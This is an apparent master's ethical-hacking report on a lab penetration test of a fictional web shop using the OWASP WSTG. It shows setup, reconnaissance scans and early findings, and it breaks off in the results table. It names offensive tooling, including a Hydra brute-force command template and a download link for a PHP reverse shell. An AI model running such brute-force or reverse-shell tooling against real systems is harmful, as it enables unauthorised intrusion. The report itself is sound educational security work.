Assessing the Cyber Security of a Web Application with the OWASP WSTG Methodology

How an established methodology can assist in a risk assessment process and contextualises penetration testing as part of a defence-in-depth strategy

[redacted]

CMP509: Ethical Hacking Masters

2023/24

Note that Information contained in this document is for educational purposes.

.

Abstract

Organisations struggle to identify and prioritise gaps in their cyber security defences and therefore suffer from poor cyber security posture, putting the confidentiality, integrity, and availability of their data at risk. Security assessments such as penetration tests are proposed solutions to this problem, offering the ability for web application owners to identify and remediate vulnerabilities before they can be exploited, or before the application is put into production.

Acting within the fictional premise of a security professional being contracted to conduct a security assessment, a penetration test was conducted against an exemplar web application in order to evaluate the security of the application using the OWASP WSTG methodology. The machine hosting the exemplar web application was in turn hosted as a virtual machine. The results from the penetration test were recorded and evaluated, with any weaknesses found (of which there were many) documented during the testing process. The vulnerabilities were further assessed using a subjective quantitative risk-assessment approach using a published matrix, designed to be used in conjunction with the OWASP WSTG. The vulnerabilities discovered by the tester were categorised against the OWASP Top 10 – 2021 framework.

The investigation concluded that, whilst the OWASP WSTG methodology proved to be an effective tool for identifying weaknesses in the web application, it was less effective at providing guidance for assessing the risk associated with the discovered vulnerabilities. However, the risk assessment matrix utilised aided the tester to assess the risks in an informed and formulaic manner, enabling the creation of a list of vulnerabilities rated by risk severity. The OWASP Top 10 – 2021 framework provided valuable contributions to the categorisation of the discovered vulnerabilities. Alongside a number of service design and configuration flaws, the vulnerabilities discovered by the tester centered around the OWASP Top 10 - 2021 Broken Access Control and Injection categories. The OWASP Top 10 – 2021 would further be used to provide guidance for the provision of countermeasures to the web application owners. Upon completion of the penetration test, and with the aid of the methodology, framework and matrix combined, the tester was able to describe the security of the web application as poor. It was observed that there were ways in which the penetration test could be found to be more effective with some simple, albeit time-consuming, adjustments to the techniques, making the process more comprehensive and wide-reaching.

.

Contents

.

.

.

1 INTRODUCTION

1.1 BACKGROUND

Web applications form a crucial part of any organisation's business strategy today, providing availability and accessibility to customers, users, and stakeholders, whilst also providing customisation and scalability capabilities to a web development team (ultroNeous Technologies, 2022). Unfortunately, the presence of a web application within an organisational network can also present significant risk. According to the most recent Verizon Data Breaches Investigation Report (2023), web applications are the most common entry point for vulnerability exploitation, making up over a quarter of all system intrusion incidents caused by the exploitation of a vulnerability. Figure 1.1 shows how this compares to other entry-point vectors.

Figure 1.1: Entry-point vectors for the exploitation of vulnerabilities *(Verizon, 2023)*.

Implementing measures to improve cyber security posture directly decreases the likelihood that an attack would be successful (Saxena, 2023) but companies cannot know what measures to implement if they do not first establish what weaknesses are present in their networks (Whitman & Mattord, 2019). Penetration testing has become a commonly used tool for organisations to identify weaknesses (Shah & Mehtre, 2015), allowing them to implement appropriate countermeasures before those weaknesses can be exploited. The practice of conducting penetration tests against web applications is complicated owing to the inherent use of custom code employed in these scenarios, requiring that the tester employ patience and possess a wide breadth and depth of knowledge to be able to understand the sophisticated attack vectors that may be present (McClure, et al., 1999). Whilst automated tools are prevalent amongst the penetration testing community, security issues in custom code are more likely to be found using a manual approach (Weidman, 2014). Figure 1.2 demonstrates this, illustrating the

effectiveness of so-called “manual testing” when compared to full automated testing according to Nagpure and Kurkure (2017).




Figure 1.2: The effectiveness of manual vs. automated testing of web applications *(Nagpure & Kurkure, 2017)*.

Regardless of the level of automation an organisation decides to implement for its penetration testing activities, the need for the tester to follow a methodology remains constant. Using a methodology (whether that be established or one of the tester’s creation) aids the tester in applying a standard approach to the highly customised code that they will encounter during the engagement. Using an established methodology further provides validity to the test results when delivered to a customer (Keshri, 2023).

This report follows the process of a penetration test against an exemplar web application to document the cyber security of that application, identifying weaknesses where they are discovered. For the purposes of this report, the server hosting the web application is a virtual machine and all data held within the web application entirely fictional.

This paper’s main content lies in the Procedure section, introduced by the overarching methodology that the author (hereafter referred to as “the tester”) chose to implement. The first section, Pre-requisites, does not form a part of the penetration testing exercise itself but instead offers a detailed account of the installation of any additional tools that were required prior to the commencement of the penetration test process. Specific commands and download locations (accurate at the time of writing) are provided here. Each exercise’s procedural section is followed by a Results section for that exercise, which outlines any findings discovered for that particular test. The paper is concluded with a Discussion section, where the discovered vulnerabilities and weaknesses are discussed, along with their potential ramifications and countermeasures that could be implemented to remediate them. Concepts for further work that could be done to evaluate the security of the web application more accurately are also included in the final Discussion section.

The scope of the penetration testing is limited to web application security and does not involve processes for the testing of network infrastructure. Network infrastructure penetration testing is considered separate to web application security testing and requires in-depth testing in its own right (McClure, et al., 1999). This paper will focus on the procedures used in the evaluation of web application weaknesses only.

1.2 AIMS

This report aims to evaluate the security of an exemplar website named Astley Skateboards. This broad aim can be broken down into several sub aims:

- Conduct a penetration test on the exemplar web application, guided by an established methodology.
- Analyse the results of the penetration test, specifically with a view to identifying any security vulnerabilities and weaknesses discovered.
- Assess the scope and severity of the risks presented by any vulnerabilities and weaknesses identified, using the methodology for context.

2 PROCEDURE

2.1 METHODOLOGY - OVERVIEW OF PROCEDURE

For the purposes of this report, the tester sought to follow an established methodology for the testing of web applications. The Web Security Testing Guide (WSTG) from the Open Source Foundation for Application Security (OWASP) details a testing methodology in a set of twelve stages, as can be seen in Figure 2.1. This report will follow those stages, and the tests described within them, for the example web application provided.




Figure 2.1: The twelve stages of the WSTG *(OWASP Foundation, 2020)*

The tester made use of various tools to perform specific duties as part of these phases. These tools, their versions (where applicable), and the reasoning for their use can be found in Appendix A. Two tools in particular were utilised more heavily than any others throughout the testing process – ZAP and Mantra, both used in almost 45% of all of the tests respectively. The tester chose ZAP as it is reputed to be the world's most widely used web application scanner (Artykov, 2021) and owing to its effectiveness as a detection method for injection-related vulnerabilities (Mburano & Si, 2018). Mantra was used as the main internet browser to conduct the majority of the tests as, despite its lack of ongoing maintenance, its default package contains many tools for performing web application tests without the need to install additional plug-ins or extensions.


The tests conducted for each stage of the penetration test, and the tools used to complete them, are further detailed in their respective sections. The tester acted on the results of each of the tests to help inform the decision-making process towards which tests would be appropriate in later stages of the

penetration test. Guidance on how to conduct the tests was taken from the official OWASP documentation (2020) and a checklist created by Phongthiproek (2023) utilised to track progress. This checklist also provided a mapping of Common Weakness Enumeration (CWE) identifiers, matching them to the tests in the WSTG. Any findings discovered were documented within a modified version of the "Summary Version" area of the checklist, using the column headers shown in Figure 2.2:

Web Application Vulnerabilities				
WSTG-ID	Issue Name	Risk	CWE	Test Evidence

Figure 2.2: Column headings for the issue tracking spreadsheet.

The risk severity rating of each discovered weakness was assessed using the matrix in Phongthiproek's (2023) checklist document, demonstrated in Figure 2.3. This process was entirely subjective and completed using the tester's particular knowledgebase.



Likelihood factors			Impact factors		
Threat Agent Factors			*Technical Impact Factors*		
Skills required	Not Applicable [0]	0	Loss of confidentiality	Not Applicable [0]	0
Motive	Not Applicable [0]	0	Loss of Integrity	Not Applicable [0]	0
Opportunity	Full access or expensive resources required [0]	0	Loss of Availability	Not Applicable [0]	0
Population Size	Not Applicable [0]	0	Loss of Accountability	Not Applicable [0]	0
Vulnerability Factors			*Business Impact Factors*		
Easy of Discovery	Not Applicable [0]	0	Financial damage	Not Applicable [0]	0
Ease of Exploit	Not Applicable [0]	0	Reputation damage	Not Applicable [0]	0
Awareness	Not Applicable [0]	0	Non-Compliance	Not Applicable [0]	0
Intrusion Detection	Not Applicable [0]	0	Privacy violation	Not Applicable [0]	0
Likelihood score:	0		Impact score:	0	

Overall Risk Severity :	Note

Likelihood \ Impact	->Low<-	Moderate	High
->Low<-	->Note<-	Low	Moderate
Moderate	Low	Moderate	High
High	Moderate	High	Critical

Figure 2.3: Assessment matrix used to determine risk severity of discovered vulnerabilities.

In instances where the tester used a command line containing a variable value (e.g. the file name of a dictionary file for password brute forcing), these are indicated with the use of chevrons (<>) within the command line, for example:

```
hydra -l <username> -P <passwordFileName> smb://<ipAddress>
```

The tester utilised several platforms for varying purposes throughout the penetration process. These platforms and their purposes can be seen in Table 2.1:

Table 2.1: Platforms used for conducting penetration test exercises.

Platform name	Version number	Purpose
Windows 11 (virtual machine)	23H2 build 22631.3155	Hosting the VMware Workstation Pro virtualisation software.
VMware Workstation Pro	17.5.0 build 22583795	Hosting the web application server and Kali virtual machine.
Kali (virtual machine)	5.18.0-kali5-amd64	Used for conducting the penetration test exercise, including the hosting of a vulnerability scanning platform.

The Kali virtual machine was a provided platform however this would have been the platform of choice for the tester to use for the penetration test. Kali is purpose built for penetration testing (Kali, n.d.) and ships with hundreds of tools pre-installed for this purpose.

With regards to the VMware Workstation Pro platform, this was a requirement dictated by the provision of the web application server. In this case, the tester chose to utilise the Pro version of the VMware virtualisation software as it offers a snapshotting feature that its free version (VMware Player) does not. This snapshotting feature proved to be essential during the penetration test, allowing the tester to reset the target machine to a non-corrupted state for further testing.

2.2 PRE-REQUISITES

2.2.1 VMware Workstation Pro installation

VMware Workstation Pro is a paid-for software application, and as such its installation is out of scope for this report. The installer media can be obtained from the VMware website (account creation is required):

https://www.vmware.com/products/workstation-pro/workstation-pro-evaluation.html

The installation was a simple process, which required the tester to select all the defaults offered by the installer. The installer was run as an administrator within a Windows machine.

2.2.2 Wappalyzer

The process for installing the Wappalyzer browser extension varies depending on which browser it is being used in conjunction with. As such, the installation process will not be covered in detail here. The platform-specific tool can be obtained from the URL below:

https://www.wappalyzer.com/apps/

2.2.3 Xsltproc

Xsltproc was already installed on the Kali virtual machine that was provided to the tester, but it is not part of the standard suite of tools pre-installed on Kali distributions. It can be installed with the following command:

```
sudo apt update && sudo apt install xsltproc -y
```

2.2.4 Nessus Essentials

Nessus Essentials was already installed on the Kali virtual machine that was provided to the tester, but it is not part of the standard suite of tools pre-installed on Kali distributions. Installing Nessus, which is a simple but time-consuming process, is out of scope for this report. The installer media for Nessus Essentials can be downloaded (after completing a registration form for an activation key) from the Nessus website using the default options presented:

https://www.tenable.com/products/nessus/nessus-essentials

After downloading, the installation is performed from the command line in Kali using:

```
sudo dpkg -I <installationFileName>
```

The Nessus scanner is then started, also from the command line:

```
sudo systemctl start nessusd.service
```

The installation can be completed using an internet browser by navigating to the URL below.

https://kali:8834

The received activation key is entered here, and a username and password created for the administrator account for use with the Nessus Essentials console. The installation process can be monitored from the MyScans Dashboard. Once installation is complete, scans can be configured for use.

2.2.5 SecLists

The SecLists repository of word lists was downloaded from a GitHub repository using the following command line in Kali:

```
git clone https://github.com/danielmiessler/SecLists
```

This downloaded the top-level folder and all of its children, as shown in Figure 2.4:

Figure 2.4: Directory listing of SecLists repository.

2.2.6 Mantra

The tester was provided with a known-good copy of the Mantra executable file. The developer's website no longer actively provides the file for download, but there are several GitHub repositories and websites that host the most recent installer. Extreme caution should be exercised when downloading executable content from the Internet and no suggestions for an appropriate source will be provided in this paper. Persons wishing to obtain this software from the Internet should make their own decisions about how this software can be obtained.

There is no installation required for this software as it runs as a portable executable.

2.2.7 Google Chrome

The process for installing Google Chrome varies depending on which operating system it is being used in conjunction with. As such, the installation process will not be covered in detail here. The platform-specific installation media can be obtained from the URL below:

https://www.google.com/intl/en_uk/chrome/dr/download/

2.2.8 Cookie-Editor

The process for installing the Cookie-Editor browser extension varies depending on which browser it is being used in conjunction with. As such, the installation process will not be covered in detail here. The platform-specific tool can be obtained from the URL below:

https://cookie-editor.com/#download

2.2.9 php-reverse-shell

The code for the php-reverse-shell can be obtained from the URL below. There is no installation required.

https://pentestmonkey.net/tools/web-shells/php-reverse-shell

2.3 INFORMATION GATHERING

As the tester progressed through the methodology, decisions were made as to which of the tests listed in the Information Gathering section of the WSTG would be applicable for the testing process. A table showing the chosen tests can be seen in Table 2.2. Any tests not conducted, and the justification for not conducting them, are detailed in Table 2.3. Lastly, the tools used for this phase (including the tests they were applicable to) can be found in Table 2.4.

Table 2.2: Tests conducted during Information Gathering phase.

WSTG-ID	Test Name
INFO-02	Fingerprint Web Server
INFO-03	Review Webserver Metafiles for Information Leakage
INFO-04	Enumerate Applications on Webserver
INFO-05	Review Webpage Content for Information Leakage
INFO-06	Identify Application Entry Points
INFO-07	Map Execution Paths Through Application

Table 2.3: Tests not conducted during Information Gathering phase and the reason they were disregarded.

WSTG-ID	Test Name	Reason not conducted
INFO-01	Conduct Search Engine Discovery Reconnaissance for Information Leakage	Web application provided was exemplary, so no public reconnaissance was possible.
INFO-08	Fingerprint Web Application Framework	Information was already enumerated during INFO-02 testing.
INFO-09	Fingerprint Web Application	Deprecated – merged with INFO-08
INFO-10	Map Application Architecture	INFO-02 testing did not identify components that this test would be applicable to.

Table 2.4: Tools used during Information Gathering phase and the tests they were used for.

Tool name	Test(s)
Wappalyzer	INFO-02
Nmap	INFO-04
Xsltproc	INFO-04
ZAP	INFO-05, INFO-07
grep	INFO-05
Hakrawler	INFO-06

2.3.1 WSTG-INFO-02 – Fingerprint Web Server

The purpose of this test was to attempt to determine the type and version of the software used for running the web server, the knowledge of which could aid the enumeration of vulnerabilities present in the web application. The tester used only one tool for the completion of this test, the details of which are shown in Table 2.5:

Table 2.5: Tool used for WSTG-INFO-02 testing.

Name of tool	Version
Wappalyzer	6.10.67

2.3.1.1 Procedure

The tester navigated to the target web page within an internet browser and clicked on the Wappalyzer icon next to the address bar, instantly revealing the results from the tool:

Figure 2.5: Location of the Wappalyzer icon within an internet browser.

2.3.1.2 Results

This enumeration suggested that the web server was running with the following components:

- Apache (version 2.4.3 – still in support but not the most recent version).
- PHP (version 5.4.7 – no longer supported).
- jQuery (version 1.10.2 – no longer supported).

Independent research was required into exploits that had been developed for these outdated components before the risk severity of these weaknesses could be fully completed, which would take into account the knowledge and skills required for an attacker to take advantage of the exploit. The tester utilised the Exploit-DB website to conduct this research. The findings are detailed below:

- Apache – exploit available to gain privilege escalation to the root account. The exploit is dependent on the ability to upload files to the web application. If successful, the exploit triggers at 6:25AM the morning following the upload (Exploit Database, 2019).
- PHP – no available exploits.
- jQuery – no available exploits.

2.3.2 WSTG-INFO-03 – Review Webserver Metafiles for Information Leakage

In an attempt to further understand the structure of the web application, its metadata files were examined for evidence of hidden or obfuscated paths, and traces of the underlying functionality of the application. This test was conducted with an internet browser.

2.3.2.1 Procedure

The tester navigated to the robots.txt file held on the web site within a browser. This process was repeated to look for evidence of security.txt and humans.txt files.

The source code of the web page was also examined (using the "View page source" option on the right-click menu of the browser) for evidence of a sitemap.xml file and for meta tags.

2.3.2.2 Results

The contents of the robots.txt file can be seen in Figure 2.6:

```
User-agent: *
Disallow: /schema.sql
```

Figure 2.6: Contents of the robots.txt file.

The list of meta tags discovered within the source code is shown in Figure 2.7:

```
<head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1" />
    <meta name="description" content="" />
    <meta name="author" content="" />
  <meta http-equiv="cache-control" content="no-cache, must-revalidate, post-check=0, pre-check=0" />
  <meta http-equiv="cache-control" content="max-age=0" />
  <meta http-equiv="expires" content="0" />
  <meta http-equiv="expires" content="Tue, 01 Jan 1980 1:00:00 GMT" />
  <meta http-equiv="pragma" content="no-cache" />
    <title>Ashley Skateshop</title>
     <link rel="shortcut icon" href="assets/img/logo.png" type="image/x-icon" />

    <link href="/assets/css/bootstrap.css?version=1" rel="stylesheet" />
    <link href="/assets/css/font-awesome.min.css" rel="stylesheet" />
    <link href="/assets/css/flexslider.css" rel="stylesheet" />
    <link href="/assets/css/style.css?version=1" rel="stylesheet" />

</head>
```

Figure 2.7: Meta tags shown in the web application source code.

The tester found no evidence of sitemap.xml, security.txt or humans.txt files. The page disclosed within the robots.txt file (/schema.sql) contained several pieces of information:

- The web application was running a MySQL version 5.5.27 database.
- A database name of "edgedata".
- The database contained tables named:
  - Admin.
  - Items.
  - Orderdetails.
  - Users.
- Further information about the structure of each of the tables, including column names and data types contained therein.
- The "admin" table may have contain the administrator username and password if enumerated.

The full contents of the /schema.sql page can be found in Appendix B. These weaknesses were assessed in line with the matrix, with the exception those that resulted in the disclosure of administrator credentials, which were given a severity of "Critical".

2.3.3 WSTG-INFO-04 – Enumerate Applications on Webserver

As the provided scope for the penetration test was given as an IP address (rather than a specific web application or URL), the purpose of this test was to attempt to enumerate all of the applications running on the host web server. The tester used multiple tools for the completion of this test, the details of which are shown in Table 2.6:

Table 2.6: Tools used for WSTG-INFO-04 testing.

Name of tool	Version
Nmap	7.92
Xsltproc	20914.10135.820

2.3.3.1 Procedure

The tester ran the command below, where the `-o` switch instructs Nmap to copy the results of the scan to an output file. The `A` option further stipulates that all 3 file formats (.gnmap, .nmap and .xml) should be produced and ensures that results can be viewed in a variety of visual formats.

```
nmap 192.168.1.10 -oA initialScan
```

Upon completion of the scan, the tester utilised the `xsltproc` command to transform the .xml output file into an easy-to-read and interactive format (.html). The `-o` switch identifies the output file name for Xsltproc. A comparison on the output file views can be seen in Appendix C. The command used to convert the file is as follows:

```
xsltproc initialScan.xml -o initialScan.html
```

2.3.3.2 Results

The output from the scan can be seen in Figure 2.8:

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.10 -oA initialScan
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-05 11:07 EST
Nmap scan report for 192.168.1.10
Host is up (0.00028s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 13.13 seconds
```

Figure 2.8: Nmap scan output.

The Nmap scan revealed the following pieces of information:

- There was an FTP server running on the target.
- A MySQL instance was confirmed and was running on the default port of 3306.

The WSTG methodology specifies that this test is used for information gathering purposes only, therefore no weaknesses were identified on its completion.

2.3.4 WSTG-INFO-05 – Review Webpage Content for Information Leakage

For this test, the web application's source code was examined for comments, metadata, and redirect bodies for any leakage of information regarding the underlying structure and functionality of the application. The tools used for this test are detailed in Table 2.7:

Table 2.7: Tools used for WSTG-INFO-05 testing.

Name of tool	Version
ZAP	2.14.0
grep	3.7

2.3.4.1 Procedure

Upon opening ZAP, the tester selected the "Automated Scan" option:




Figure 2.9: Initiating an Automated Scan within ZAP.

The IP address of the target was entered in the “URL to attack” field. The scan was initiated using the “Attack” button:




Figure 2.10: Configuring the settings for the ZAP Automated Scan.

All discovered source code files were displayed in the Context pane on the left-hand side of the application window, as shown in Figure 2.11:




Figure 2.11: Results of the ZAP Automated Scan.

The individual files were exported for further inspection by right-clicking the file and selecting Save Raw > Response > All:




Figure 2.12: Saving the source code from ZAP.

Knowing that comments are indicated in CSS and Javascript with the use of a forward slash ("/"), the tester conducted a search for comments across the discovered files. The command below was used, where the `-R` switch indicates to grep to search the contents of the entire working directory. The output was directed to a file outside of the directory being searched to enable easier reading of the results as the output was extensive:

```
grep -R "/" > ../comments.txt
```

2.3.4.2 Results

Whilst the output file required a comprehensive examination, the contents did not reveal anything other than legitimate comments left by developers describing the code.

2.3.5 WSTG-INFO-06 – Identify Application Entry Points

The purpose of this test was to enumerate the possible entry and injection points to further understand the attack surface of the web application. This was achieved using an automated tool for analysing HTTP requests and responses, the details of which are shown in Table 2.8:

Table 2.8: Tool used for WSTG-INFO-06 testing.

Name of tool	Version
Hakrawler	2.1

2.3.5.1 Procedure

The following command was used to enumerate the endpoints in the web application:

```
echo http://192.168.1.10 | hakrawler
```

2.3.5.2 Results

The results of this scan can be seen in Figure 2.13:




Figure 2.13: Hakrawler scan results.

This information was also displayed in the Context pane on the left-hand side of the ZAP window (following the Automated Scan conducted earlier in the penetration test process), along with further information regarding the parameters in use for each of the PHP endpoints:

Figure 2.14: Parameters identified during the ZAP Automated Scan.

Table 2.9 details three possible entry/injection points identified by the Hakrawler and ZAP Automated Scans:

Table 2.9: Possible injection points identified by Hakrawler.

HTTP Method	Endpoint name	Parameter names
POST	adminlogin	admin_password, admin_username
POST	register	ruser_address, ruser_email, ruser_firstname, ruser_lastname, ruser_password
POST	userlogin	user_email, user_password

2.3.6 WSTG-INFO-07 – Map Application Paths Through Application

The purpose of this test was to attempt to determine if a predictable username structure could be ascertained and whether error messages returned by the web application could be used to assist in the enumeration of valid usernames. The tester used only one tool for the completion of this test, the details of which are shown in Table 2.10:

Table 2.10: Tool used for WSTG-INFO-07 testing.

Name of tool	Version
ZAP	2.14.0

2.3.6.1 Procedure

The tester was able to obtain the information for this test from the results of the ZAP Automated Scan performed earlier in the testing process. No additional actions were necessary. This information was displayed in the Spider tab at the bottom of the application window. The results were exported for easier analysis using the "Export" button:




Figure 2.15: ZAP Spider results.

2.3.6.2 Results

The results of the Spider scan can be found in Appendix D. Any results listed as "Out of Scope" were disregarded. These weaknesses were assessed in line with the matrix, with the exception of the disclosure of administrator credentials, which was given a severity of "Critical".

2.3.7 Information Gathering Results Summary

Figure 2.16 shows a summary of the vulnerabilities identified during the Information Gathering stage, alongside their evaluated risk ratings.

Web Application Vulnerabilities				
WSTG-	Issue Name	Risk	CWE	Test Evidence
INFO-02	Vulnerable/outdated component (Apache 2.4.3)	High	CWE-1352	Wappalyzer
INFO-02	Vulnerable/outdated component (PHP 5.4.7)	OFI	CWE-1352	Wappalyzer
